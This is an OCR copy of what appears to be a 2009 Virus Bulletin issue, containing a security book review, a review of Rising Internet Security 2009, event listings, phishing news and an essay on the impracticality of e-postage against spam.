
[5] MSRT Review on Win32/FakeSecSen Rogues. http://blogs.technet.com/mmpc/archive/2008/11/19/msrt-review-on-win32-fakesecsen-rogues.aspx.

[6] Win32/Rustock Hide and Seek – MSRT Telemetry. http://blogs.technet.com/mmpc/archive/2008/10/29/win32-rustock-hide-and-seek.aspx.

BOOK REVIEW

NEVER MIND HAVING FUN: ARE WE SAFE YET?

David Harley
ESET



Title: Is it safe? Protecting your computer, your business, and yourself online
Publisher: Que
Author: Michael Miller
Cover price: US$24.99
ISBN-13: 978-0789737823

Michael Miller has, apparently, written more than 80 books in 20 years and, according to *Que*, has a reputation for 'clearly explaining technical topics to non-technical readers'. This suggests an author trying to teach the general public the least they need to know about issues they'd rather avoid knowing about at all, which is a laudable aim. When I reviewed another of Miller's books (elsewhere), the chapter on security (in *Vista*, as it happens) wasn't particularly strong and definitely not detailed, so my expectations of this book were not particularly high. However, Miller has apparently done some serious reading in the security arena since then.

This book is divided into seven parts, dealing respectively with identity theft, data theft, online fraud, email spam and scams, online surveillance, viruses and spyware, and computer hacks and attacks.

Identity theft

Chapter one is a sound summary of various forms of identity theft, while chapter two addresses some of the forms of technical and social engineering attack used to steal the information used as the basis for ID theft and impersonation. Chapter three is a useful, if somewhat US-centric, summary of steps to take and resources to make use of in the event of such a breach.

Data theft

Chapter four moves on to some well-known cases of customer data theft (such as the 2006 *TJX* breach), and touches on some other forms of data theft such as Intellectual Property (IP) and employee data theft. The details of how such attacks work are fairly sketchy, however chapter five makes some useful suggestions as to how to reduce the risk – e.g. lockdown of laptops, Digital Rights Management (DRM), data encryption, discouraging copying to portable storage devices – without going into detail on the hows and wherefores. Chapter six is a short but clear statement that could be used as the basis for a high-level corporate policy.

Online fraud

Chapter seven describes (briefly) some forms of online fraud (shopping fraud, auction fraud, *eBay* phishing – although phishing is described in depth later). Chapter eight has suggestions for protecting against shopping fraud that range from vague ('trust your instincts') to not so vague, e.g. safeguarding and hardening passwords. Chapter nine consists largely of a competent summary of the click fraud problem, though this is likely to have fairly limited interest for many everyday users.

Email spam and scams

Chapter ten covers a range of scams, from old-fashioned pyramid and multi-level marketing (MLM) schemes to mule recruitment, by way of stock fraud and 419s. There isn't much detailed analysis, but there are lots of examples. (I wouldn't have minded seeing more consideration of the generic psychological mechanisms here.) Phishing, unsurprisingly, gets a section to itself. Chapter 11 includes a range of rather basic and fallible scam recognition heuristics (misspellings and bad grammar are a pointer, but certainly not definitive!), suggestions for avoidance and remediation, and more about dealing with phishing. Chapter 12 focuses on spamming countermeasures. I'm not altogether happy about the separation of spam and scams ('Spam itself isn't dangerous') since nearly all spam is fraudulent to a greater or lesser extent, but this chapter does provide a summary of avoidance techniques that might be useful to home-users, (although less so to corporate organizations).

Online surveillance

The section on surveillance is the longest in the book. Chapter 13 summarizes many kinds of surveillance, from employee monitoring and government snooping to the activities of online predators. Chapter 14 provides a sound enough summary of the issues around surveillance in the workplace. Chapter 15 is a short, US-centric chapter with a pronounced libertarian flavour. Chapter 16 is largely focused on cookies and anonymous remailers. Chapter 17 deals at some length with cyberstalking, sexual predators and cyberbullying. It takes seriously a topic that I'm sure is of great concern to many readers: however, given the legal complexities and muddy perceptions of the problems in this area, I'd have liked to have seen some analysis and clarification of some of those issues. Chapter 18 follows up with a discussion of 'tracking your children's online activity'.

Viruses and spyware

Chapter 19 describes various types of malware, from viruses, botnets and rootkits to spyware and rogue

anti-malware. The content is not particularly detailed, but is more accurate than we're used to seeing in general security books, especially those aimed partly or primarily at consumers and end-users. Chapter 20, on defending against viruses, is a little outdated – on the whole, infected attachments are much less of a problem nowadays, despite the occasional dramatic spike. The table of safe and unsafe file types is very short and potentially misleading even if it were safe to assume that file type and filename extension always match (I wouldn't describe PDFs as safe). Still, there isn't much here that's glaringly false. The range of anti-malware solutions listed (though not really described) does at least go further than the usual advice to use something free or one of the big three or four product ranges.

Books and articles that provide advice on recovering from malware tend to make me a little twitchy, as they tend to make large, simplistic assumptions. However, the advice here is fairly sound. The section on avoiding spyware is reasonably thorough and accurate. It's interesting to see null-routing suggested as a preventative measure in a book like this, but the audience will probably not know how to expand on this suggestion enough to make it really useful.

The final section goes back to backdoor attacks and social engineering, but also includes items such as website defacement and brief descriptions of various attacks on infrastructure. For example: DNS spoofing, race conditions, and Denial of Service attacks. Chapter 23 covers defending the home network, but isn't very specific, except about the desirability of using a personal firewall. There is a reasonably thorough summary of wireless security issues, but chapter 24, on defending corporate networks, is likely to benefit only the very rawest of newbie system administrators. Chapter 25, on defending the website, doesn't do much more than enumerate some common attacks, and needs more consideration of countermeasures.

CONCLUSION

I was pleasantly surprised by this book. To find a book that's largely accurate and well written is rare enough in computing, even more so in the security field. Specialists aren't likely to learn anything dramatically new from it, though some of the brief case histories may prove a useful instant reference. In addition, the range of threats covered means that even the bare bones enumeration of issues in many of these chapters could prove to be a useful aide-memoire: probably more so for corporate managers with only a minimal grounding in security administration. Home-users and even corporate end-users are likely to find the book interesting and useful.

PRODUCT REVIEW

RISING INTERNET SECURITY 2009

John Hawes

With China's economy becoming ever more dominant on the world stage, and with swathe upon swathe of a massive populace moving up the socio-economic ladder and getting online, it is no surprise that the country's software industry is booming – and, of course, security is a significant area of that market.

Rising is one of China's most venerable security firms, having produced its first anti-virus products as long ago as 1991. The company has operated under its current identity (full title *Beijing Rising International Software Co. Ltd*) since 1998, and in recent years has begun to build a noticeable presence outside its home territory. Clients listed on the firm's website include an impressive array of Chinese government bodies, utility providers, financial and academic institutions, but also some major corporations in Japan, Germany and elsewhere.

Joining the VB100 tests in 2007, after a few false starts *Rising*'s products have built up a solid string of results, with passes in each of the last three tests entered, and have impressed with solid stability and slick design. The company's latest flagship product, *Rising Internet Security 2009*, is joined in the line-up by standalone anti-virus and firewall, and a selection of free products including the now ubiquitous online scanner.

WEB PRESENCE, INFORMATION AND SUPPORT

Rising's international presence on the web is at http://rising-global.com, where the tagline is 'Lion-strong security'. The company's emblem, the head of a lion on a golden shield, has become familiar of late to many in the industry thanks to a concerted campaign of handing out trinkets decorated with the lion at conferences, trade shows and other events – the recent *VB* conference left our office adorned with numerous fluffy lion pen pots and even a few shiny red cushions featuring the lion's face. As we have learnt from recent comparative reviews, this mascot crops up again in the product. A cartoon version features heavily in a *Flash* animation which currently dominates the home page of the company's website – part of a colourful launch

campaign for the 2009 product, which offers a 30-day free trial for download.

The remainder of the home page is a little more sober, with a thermometer-style 'virus alarm' monitoring outbreak levels (the thermometer having read 'alert' over the last few days of checking – perhaps thanks to the ongoing spread of the Conficker/Downadup worm [see p.7]). Further down the page are some company and malware-related news links, a special offer of a one-year, three-user licence for the new product for a pretty reasonable 50 USD, and a section entitled 'Awards and Certifications', where the company's three VB100 awards are proudly displayed, along with a slew of Checkmark certifications from *WestCoast Labs*.


Elsewhere on the site, alongside the usual information on the product range and sales and download areas, are a more detailed selection of news items and prevalence reports, a partner section and the all-important support sub-site. This includes documentation and a knowledgebase for self-service support. The knowledgebase is reasonably well stocked and the manuals are comprehensive and simply and clearly laid out – although unfortunately, both suffer from occasional inelegancies of translation. The PDF manuals are also rather large and seemed somewhat slow to download and render.

The support section provides an online request system, which appears to be open to all – a registration procedure must be followed before a query can be submitted, but no details of product licensing are required to complete this process. A query submitted regarding a fairly obscure issue noticed during testing elicited a very friendly and fairly helpful response within a few hours. Telephone support does not appear to be an option, at least not outside of China.

INSTALLATION AND CONFIGURATION

When running comparative reviews, getting hold of products from the Far East can sometimes be problematic, with lengthy download times and flaky connections a common source of frustration. Accessing the free trial download of the *Rising* suite was surprisingly painless however, with the 80MB file coming through on first attempt in around 15 minutes from the default link. Rather sensibly, links to several other download sites, including *Tucows* and *CNet*, are also provided.

Setup of the product is fairly straightforward, following through the standard array of steps of approving EULAs, applying licences and so on. A reboot is required after the initial install, and then a series of further setup steps must be followed, including the option to take part in a 'cloud' scheme to share suspect samples and scan results with



the developers, applying a password to protect settings, informing the firewall of trusted and external networks and interfaces, some further registration and the setting up of scheduled updating.

Finally, the product's main interface is presented, and with it the cartoon lion, cavorting wildly in the corner of the screen. This mascot, dubbed the *Rising* 'Assistant', appears to have little function other than to entertain with a wide variety of activities, props and costumes, but deactivating him is a simple task.

The interface proper is a slick and attractive affair, with smooth lines and cool colours, and is laid out in a sensible and logical manner. The home page is filled with useful statistics and graphs, accompanied by handy shortcuts to various scans and controls. More detailed information and settings are available on a series of tabs arranged along the top. In most areas, yet more configuration can be accessed from a link to the in-depth configuration window, which opens separately. Explanations and assistance are generally concise and easily available, and even the in-depth tab is reasonably clear (although inevitably it will lose the attention of less learned users once the complexities of the firewall rules are accessed). For those who do not wish to explore further, the default settings seem thorough and sensible.

The use of an administrator password is well implemented, ensuring that only trusted users can deactivate or change vital monitors, while allowing the merely curious to perform less dangerous activities. If a password is not applied, the core functions are further protected by a CAPTCHA system, preventing the automated shutdowns attempted by much modern malware. This seems like a sensible self-protection measure.

There are a few oddities in the interface, most of which are attributable to the company's ongoing process of globalization. A link on the main page marked 'download',

which refers to an anti-spyware module that does not come installed as part of the main product, leads to a Chinese web page presumably serving the module. Sadly, my Chinese character recognition skills were not up to the task of deciphering the text any further than spotting a large download button – but the site having an unrecognized URL and no obvious *Rising* branding made me wary of continuing, and many cautious users would likely respond in a similar manner.

SYSTEM PROTECTION AND MALWARE DETECTION

Naturally, protection functions form the bulk of the product's offerings. At the most basic level, and offered on the first available tab, is the on-demand scanner, which is clearly and simply laid out with all the standard functions easily accessible. The main scanner window offers a very clear system for scanning various areas including memory, boot sectors and others, as well as simple on-disk scanning. All are enabled by default. A secondary shortcuts tab offers options to check a number of other areas such as removable drives and the My Documents folder. Basic configuration is provided right there on the main tab, with more detailed tweaks also accessible. Scanning seemed pretty swift and solid – full detection and speed measurements will be available in next month's VB100 comparative on the *Windows XP* platform, where relative performance against a wide range of competitors will be measured.


The 'Defense' tab provides the bulk of the real-time monitoring, with the standard on-access scanning under the 'Auto-Protect' label. This tab is fairly bare, with a button available to disable protection and another providing access to the more detailed settings in the configuration window. Email monitoring is also controlled from here, with SMTP and POP traffic monitored for malware. Although accurate measurement of speed is difficult in such scanners, downloading of mails did seem somewhat more sluggish than normal, but not disturbingly so.


The Defense tab has two other areas. The main one, marked 'ActiveDefense', provides HIPS-type detection of suspicious behaviours. This is divided into multiple subsections, with further subdivision in the detailed configuration page. Some of the titles of these are less than obvious at first, with the likes of 'System Reinforcement', 'Malicious Behaviour Interceptor' and 'Web Trojan Defense' not giving away a great deal about the exact type of protection provided by each function. However, more information is provided on perusing the detailed controls. 'System Reinforcement', it appears, refers to the standard HIPS functionality, with control available for the selection of areas being guarded, including the registry, core files and processes, and watching for potentially dangerous activities in vital areas. The 'Malicious Behaviour Interceptor' applies heuristic rules to watch for further signs of malicious intent, and is configurable only in terms of the strength of the heuristics applied, while the 'Trojan Defense' is even vaguer in its purpose, apparently offering yet more behavioural scanning and heuristics, along with shellcode monitoring.

The remainder of the section is a little more self-evident. 'Application Control' allows specific programs to be controlled, allowing or blocking specific activities, although the process of setting up such rules is a little awkward, and may be off-putting for the average user. The flip side of this is a whitelist, which can be set up from the detailed configuration tab. Here, selected software can be excluded from the active monitoring. 'Self-Protection' prevents unauthorized shutdown or alteration of the protection provided by the product, and the remaining defence covers removable data storage devices including USB, network and disk drives, blocking mounting or execution of programs as required with a reasonable level of granularity.

Returning to the top level of defences, the 'Net Monitor' provides a similarly in-depth selection of monitors keeping an eye on a range of dangers posed by active network connections and the wild, wild web. This area has a slightly confusing overlap with the previous one, including application control functions, as well as the following area, the more standard firewall setup. The overlap is particularly evident when following the settings link from one of the Net Monitor sections, which leads to the firewall area (the 'NetControl' tab). Between them, the two areas provide a thorough range of controls over both inbound and outbound traffic, including cloud-based real-time black- and whitelists of malicious and trusted URLs, an intrusion prevention system watching for attempts to exploit a selection of known vulnerabilities, and a sensor which detects attempts by any malware on the system to take part in a DOS attack.

The setup reflects a general trend in such suite products, with the traditional scanner approach remaining central, albeit enhanced by developments in heuristic and generic detection, and with additional protection capabilities in the form of HIPS and a firewall interlinked in a series of monitors and controls. The presentation of the controls and their configuration is fairly rational, but as in many cases the complexity of fine-tuning such things is difficult to reconcile with the needs of the average consumer. A reasonable balance seems to have been struck between clarity and granularity, with the default settings and a few minor tweaks likely to be perfectly adequate for most users, while a good degree of personalization is available for those with more demanding requirements and the understanding to implement such tuning.






With such a large number of additional levels of protection on offer, it was difficult to more than skim the surface of their performance, but a selection of samples that went undetected by the traditional scanner were introduced to the system via various vectors and executed where applicable. The majority were easily spotted and blocked at least in part, although at times it was less than clear exactly which of the numerous blockers and monitors had come into play. Some of the malicious samples were allowed to run partially, but attempts to change the registry, initiate network connections, inject code into running processes, or create files such as autorun.inf starter files, were blocked. On a few occasions with these autorun worms, the actual infected file was written to a drive and left there. The file was inactive because the starter file was absent, but it remained a danger; an executable using the folder icon and named 'New Folder.exe' could easily be run manually by an inattentive user thanks to the rather bizarre default behaviour of *Windows* to hide extensions. On occasion, valid activities were also queried, although the default response was to allow after a pause.

In general, the various active components of the product provide a useful extra layer of defence beyond the standard signatures and heuristics, but they should by no means be regarded as a panacea. We are currently developing a new set of tests here at *VB*, which will more rigorously exercise such technologies. We aim to begin such tests later this year – hopefully this will allow us to provide a full technical appraisal of *Rising*'s provisions in these areas.

For an added sense of security, an 'Audit' tab is provided. This gives a detailed rundown of the status of various protection levels, and recommendations for improvement, with a nice, big traffic-light-style measure to show at a glance how things are going.

OTHER FUNCTIONALITY

A final tab on the interface is intriguingly labelled 'Tools', and contains a pretty lengthy list of additional items.



Top of the list is the additional anti-spyware component, which is not included as a standard part of the product. Attempting to install this brings up the Chinese web page visited previously from the home tab. This will doubtless be supplemented by multilingual versions as the company's globalization process continues. Several other product-related offerings are also here, including a registration tool and some controls for the dancing lion 'assistant'.

Another tool allows for the creation of a simple installer which will reinstall the latest version of the product at any time – very handy if, say, a machine is being stripped off and rebuilt, as it allows protection to be put in place before any Internet connection is initiated. There is also a utility to create a bootable *Linux* USB, with the product and latest updates included, for system rescue purposes – an excellent and increasingly handy tool in these days of high-stealth malware.

A few final items include process and network connection monitors, which provide lists of running programs and software connected to the network. The former provide a detailed range of options including killing unwanted processes and access to folders containing the original files for further investigation. The network version has less interactivity, providing little more than a list, but again both are likely to be fairly useful – to the more knowledgeable user at least – and are presented with elegant simplicity.

The final section of note is a tool labelled 'Account Protection'. This opens a new window, detailing a vast range of banks, games and gaming systems, and messaging software. Download links are provided for each which, in some cases, open the web pages of software providers – generally the Chinese versions – while others simply lead to the online presence of specific banks or payments systems. Not enough time was available to investigate this tool and its capabilities further, but much of its content, for the present at least, seems dedicated to Chinese-speaking users, and indeed users of Chinese institutions. Like some of the other areas of the product, a little more work seems needed to make it fully usable by a worldwide customer base.

CONCLUSIONS

Overall, *Rising*'s suite seems like a pretty well-stocked package. The number of additional items listed in the marketing material, and the interface itself, is perhaps a slight exaggeration thanks to some overlap in functionality, but the pivotal protection elements of traditional anti-malware, HIPS and firewall are all in place, and in the main are implemented pretty solidly. Surface testing did show a few gaps in the protection, but perhaps that just goes to show that no solution, no matter how multilayered, can provide complete defence against a user determined to infect his machine with malware.

Among the swarm of modules were a few items notable by their absence. Parental controls and spam filtering stand out as two such missing features, both having been adopted by most other suite developers of late. However, pretty much all the other bases are covered, in a clean, stable product with very reasonable system impact and one of the most visually appealing interfaces I have seen. Configuration achieves a reasonable balance between accessibility for the novice and granularity for the pro, with few options missing and a much deeper level of system protection possible for those with the training and experience to mould the solution to the specific requirements of their machine and usage patterns.

More details on the detection capability of the traditional scanner, and the speed and system overheads, will be available in a month's time in the next VB100 comparative, which looks likely to provide details of a very wide range of competitive products for comparison. The most interesting facet of *Rising*'s product is, of course, the more active protection, for which we continue to work on providing suitable scientific testing. Watch this space for news on these plans later in the year.

Technical details

Rising Internet Security 2009 was variously tested on:

Intel Pentium 4 1.6 GHz, 512 MB RAM, running *Microsoft Windows XP Professional SP3.*

AMD Athlon64 3800+ dual core, 1 GB RAM, running *Microsoft Windows XP Professional SP3.*

Intel Atom 1.6 GHz netbook, 256 MB RAM, running *Microsoft Windows XP Professional SP3.*

END NOTES & NEWS

CanSecWest 2009 will take place 16–20 March 2009 in Vancouver, Canada. For full details including online registration and a preliminary agenda, see http://cansecwest.com/.

The 3rd Annual Securasia Congress takes place in Kuala Lumpur, Malaysia, 25–26 March 2009. Key topics include global threats to security, social engineering and malware trends, addressing the insider threat to database security and developing meaningful security metrics for security management. For full details see http://www.securasia-congress.com/.

Black Hat Europe 2009 takes place 14–17 April 2009 in Amsterdam, the Netherlands, with training taking place 14–15 April and the briefings part of the event from 16–17 April. Online registration is now open (onsite registration rates apply from 14 March). See http://www.blackhat.com/.

RSA Conference 2009 will take place 20–24 April 2009 in San Francisco, CA, USA. The conference theme is the influence of Edgar Allen Poe, a poet, writer and literary critic who was fascinated by cryptography. For more information including registration rates and packages see http://www.rsaconference.com/2009/US/.

The Computer Forensics Show will be held 27–29 April 2009 in Washington, DC, USA. For more information see http://www.computerforensicshow.com/.

Infosecurity Europe 2009 takes place 28–30 April 2009 in London, UK. For more details see http://www.infosec.co.uk/.

The 3rd International CARO Workshop will take place 4–5 May 2009 in Budapest, Hungary. This year the focus of the workshop will be on the technical aspects and problems caused by exploits and vulnerabilities in the broadest sense. For more details see http://www.caro2009.com/.

The 18th EICAR conference will be held 11–12 May 2009 in Berlin, Germany, with the theme 'Computer virology challenges of the forthcoming years: from AV evaluation to new threat management'. For more information see http://eicar.org/conference/.

SEaCURE.IT will be held 19–22 May 2009 in Villasimius, Italy. SEaCURE.IT is the first international technical conference to be held in Italy on security-related topics, aimed at bringing together leading experts from all over the world, to create a unique setting for networking and discussion among the speakers and the attendees. For details see http://www.seacure.it/.

NISC 10 will take place 20–22 May 2009 in St Andrews, Scotland. For more details including provisional agenda and online registration see http://www.nisc.org.uk/.

The 21st annual FIRST conference will be held 28 June to 3 July 2009 in Kyoto, Japan. The conference focuses on issues relevant to incident response and security teams. For more details see http://conference.first.org/.

Black Hat USA 2009 will take place 25–30 July 2009 in Las Vegas, NV, USA. Training will take place 25–28 July, with the briefings on 29 and 30 July. Online registration is now open and a call for papers has been issued, with a deadline for submissions of 1 May. For details see http://www.blackhat.com/.

The 18th USENIX Security Symposium will take place 12–14 August 2009 in Montreal, Canada. The 4th USENIX Workshop on Hot Topics in Security (HotSec '09) will be co-located with USENIX Security '09, taking place on 11 August. For more information see http://www.usenix.org/events/sec09/.

Hacker Halted 2009 takes place in Miami, FL, USA, 23–24 September 2009. See http://www.hackerhalted.com/.

VB2009 will take place 23–25 September 2009 in Geneva, Switzerland. VB is currently seeking submissions from those wishing to present papers at VB2009 (deadline 6 March). A full call for papers can be found at http://www.virusbtn.com/conference/vb2009/call/. For details of sponsorship opportunities and any other queries relating to VB2009, please email conference@virusbtn.com.

SUBSCRIPTION RATES

Subscription price for 1 year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:
Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England
Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153
Email: editorial@virusbtn.com Web: http://www.virusbtn.com/

vb Spam supplement

CONTENTS

NEWS & EVENTS

PHISHING RISES AS SPAM TAKES A DIP

An increase in phishing attacks was reported last month in the February 2009 MessageLabs Intelligence Report, along with a slight drop in spam levels.

The report, released by new owner of *MessageLabs Symantec*, highlighted the fact that spammers and scammers have taken advantage of the current financial crisis, tailoring their messages to make reference to the harder times and to lure victims with messages from banks and financial institutions. Phishing attacks were reported to have risen from one in 396.2 in January to one in 190.4 emails in February.

The report also showed spam levels to have dropped from 74.6% to 73.3% of all emails passing through the company's systems – although, much as expected, levels were higher around Valentine's Day, traditionally a busy time for spammers.

EVENTS

The MIT Spam conference 2009 takes place 26–27 March 2009 in Boston, MA, USA. For details and a call for papers see http://projects.csail.mit.edu/spamconf/SC2009-cfp.html.

The Counter-eCrime Operations Summit will be held 12–14 May 2009 in Barcelona. See http://www.antiphishing.org/.

The 16th general meeting of the Messaging Anti-Abuse Working Group (MAAWG) will be held in Amsterdam, The Netherlands, 9–11 June 2009. See http://www.maawg.org/.

Inbox/Outbox 2009 takes place 16–17 June 2009 in London, UK. See http://www.inbox-outbox.com/.

The sixth Conference on Email and Anti-Spam (CEAS) will be held 16–17 July 2009 in Mountain View, CA, USA. See http://www.ceas.cc/.

FEATURE

IS THERE ANY HOPE FOR E-POSTAGE?

John Levine
Taughannock Networks, USA

Unlike postal mail, Internet email has always been a 'recipient pays' system. That is, the cost of each message is borne almost entirely by the recipient or the recipient's Internet provider, rather than by the sender. This historical quirk has considerable benefits, making it possible to send both individual one-to-one messages and multi-recipient mail cheaply and easily to willing recipients.

Unfortunately, it has made it equally cheap and easy to send great volumes of unsolicited mail to increasingly overwhelmed recipients. Unsolicited bulk email (UBE), informally known as spam, has become the scourge of the Internet.

Many observers have noted that the amount of postal mail we receive is limited by its cost to the sender. Bulk postal mail costs about 50 cents per piece (taking into account the printing and mailing costs as well as postage) – which provides mailers with an incentive to send mail only to recipients that are likely to be interested. If the senders of email had to pay a small amount for each message sent, wouldn't it similarly diminish the spam problem? Unfortunately, we will never find out because e-postage just won't work.

E-POSTAGE SCENARIOS

E-postage has been proposed as a solution to a variety of different problems. The most often cited is the spam problem – too much unwanted mail – but it has also been suggested as a way to compensate receivers for the cost of processing wanted mail. In this regard it is somewhat like the settlement systems that real-world post offices and telephone companies use.

Different e-postage proposals have different details, but most of them follow the same general plan. Each sender buys a supply of stamps – coded tokens created by a bank – that can be sent along as part of a message. The recipient mail system checks for the presence of a stamp, verifies that

it is real (which is not a simple task, as we shall see), and accepts the mail if it has a valid stamp. The recipient or the recipient's mail system collects the value of the stamps on incoming mail.

Most proposals have some provision for waiving or refunding postage on some mail – for example, mail from regular correspondents, messages from non-commercial mailing lists and other sources of mail that the recipient welcomes. In some models, a recipient can choose to accept mail without e-postage from senders that appear on a whitelist of known correspondents. In others, all mail must bear postage, but the recipient has the option to refund the postage to the sender. Some schemes allow for negotiation of the amount of postage collected, with recipients charging more to senders they consider less trustworthy.

In effect, e-postage acts as a sort of reputation system, in which a sender who is unknown to the recipient offers some money as an indication of good faith. There are a lot of other reputation systems in use, ranging from DNS blacklists such as the *Spamhaus* lists, to the web-of-trust signatures in Pretty Good Privacy (PGP). Any e-postage system that professes to be a reputation system needs to demonstrate that it is a better alternative than the reputation systems already in use.

CREATING ELECTRONIC STAMPS

Nearly all e-postage schemes (with the exception of hashcash, discussed later) require a micropayment system to handle the exchange of value for e-postage stamps.

It is instructive to look at paper postage stamps and see how they serve as a model for e-postage, and how they do not.

For paper mail, each country usually has a monopoly post office from which all mailers buy stamps. The post office inspects each letter at the time it is mailed to ensure that it bears adequate postage, cancels the stamp, and sends it along through the mail system. All mail within the system is presumed to have adequate postage. International mail has to be transferred from one post office to another, with the handoffs negotiated either bilaterally or through the Universal Postal Union in Berne, but the post offices trust each other to ensure that mail they exchange has adequate postage. The 200 or so national post offices pay each other monthly settlements based on the relative volumes of mail in each direction.

Until 2000, there was a single central clearing house for all post offices, but a more complex system has since been introduced due to the failure of some post offices to pay what they owe.

How analogous is the real-world postal system to email? Other than the problem of deadbeats, not very. Twenty years ago, closed email services such as *MCI Mail* and *Compuserve* worked on the postal model, charging a fee for every message introduced. This model collapsed when the people building the Internet created an email system in which mail messages were too cheap to meter. As the closed systems connected to the Net, per-message charges disappeared.

On today's Internet, nearly every network runs its own email post office, from the largest (*AOL*, *Hotmail*/*MSN* and *Yahoo!*) down to tiny businesses and individuals' systems with only a handful of users. It is a triumph of the Internet's design that these hundreds of thousands of separate mail systems all interoperate without prearrangement.

But most mail systems are strangers to each other, and any particular pair of servers will rarely exchange more than a trickle of mail. This means that setting up direct agreements between individual sending and recipient mail systems is impractical, so they need a mutually trusted intermediary, that is, a bank.

It is important to realize that, unlike paper mail, the e-postage fee is paid to the ultimate recipient or the recipient's ISP, rather than to a third-party post office, perhaps with a cut taken by the bank. This has the benefit of potentially reimbursing the recipient for handling the mail (remember that the recipient bears the bulk of the cost), but the disadvantage that it gives recipients an incentive to maximize the amount of incoming postage they collect, possibly by unscrupulous means.

BANKS AND MICROPAYMENTS

E-postage is an example of a micropayment. We loosely define micropayments as payments that are individually too small for conventional payment systems like credit cards or bank transfers.

Online payment systems may either be *book entry* systems – in which every user has an account with the bank, and payments are made by the payer telling the bank to move money from their account to the recipient's account – or *bearer* systems, in which the payer gives a token directly to the payee which can later be redeemed at the bank.

Bearer payments can be somewhat faster than book entry, since the bank doesn't have to be involved in every transaction, but they present greater risk of fraud. It's not hard for a bank to create electronic stamps and sign them with a digital signature that any user can check against the bank's published key to ensure they are valid.

(In the literature, these are usually called coins, but the application here is postage, so we'll refer to them as stamps.) Since a sender can send the same valid stamp to many recipients, a recipient who receives a stamp from an unknown sender needs to cancel it, contact the issuing bank to verify that it hasn't been used before, and to reissue it to the recipient so it can be used on another message or cashed.

Since the Internet is available all over the world, we can expect stamps to be issued by banks located all over the world. Thus mail will often arrive from a sender that is unknown to the recipient, bearing stamps issued by a bank that is also unknown to the recipient. The majority of banks are likely to be competently run, but inevitably some (such as the Bank of Deceased Generals of Nigeria) will (deliberately or inadvertently) issue stamps that they cannot later cash.

To look at a real-world analogy, when a customer presents a cheque drawn on an unknown foreign bank to a US bank, the usual procedure is to send the item for collection, wait a month to find out whether the cheque was good, and charge a $20 fee for the extra handling – a process that is notably neither fast nor cheap. Usable international e-postage will need a system that lets recipients decide in real time whether they're willing to accept stamps from unknown foreign banks. I can imagine some possibilities, such as various forms of correspondent banks, deposit insurance, or organizations that will vouch for the validity of banks' stamps and cash them if the banks can't – but this adds another layer of yet-to-be-implemented complexity and cost to any payment system.

Since such a large proportion of mail traffic is spam (90% or more now), and assuming that most spam will have forged postage, in practice recipients will have to check with the issuing bank for all incoming stamps. This makes the verification a challenge. Imagine you're buying a sandwich and go to pay in a world where 90% of the money offered is counterfeit. Rather than giving your cash a cursory look and tossing it in the till, the cashier would carefully and slowly scrutinize each bill and coin.

To speed up processing, many proposed micropayment systems make the digital equivalent of a cursory glance, using a statistical model that makes the amount collected close to the exact amount. But these systems all assume that most stamps are real; if most stamps are in fact fake, any approximate model will end up accepting a lot of fake stamps – a weakness spammers would surely exploit. Hence any adequately secure payment system would have to check all, or at least nearly all, of the offered stamps with the issuing banks.

THE MICROPAYMENT INFRASTRUCTURE

Knowing that each mail delivery will need to have its stamp validated with a bank, we can estimate the size of the transaction system needed. The largest mail systems, *AOL* and *Hotmail*, each report dealing with two billion or more messages a day. A conservative estimate of the number of daily deliveries in the US is 150 billion messages a day. In comparison, *Visa*, the largest credit card network, reports about 120 million card transactions a day.

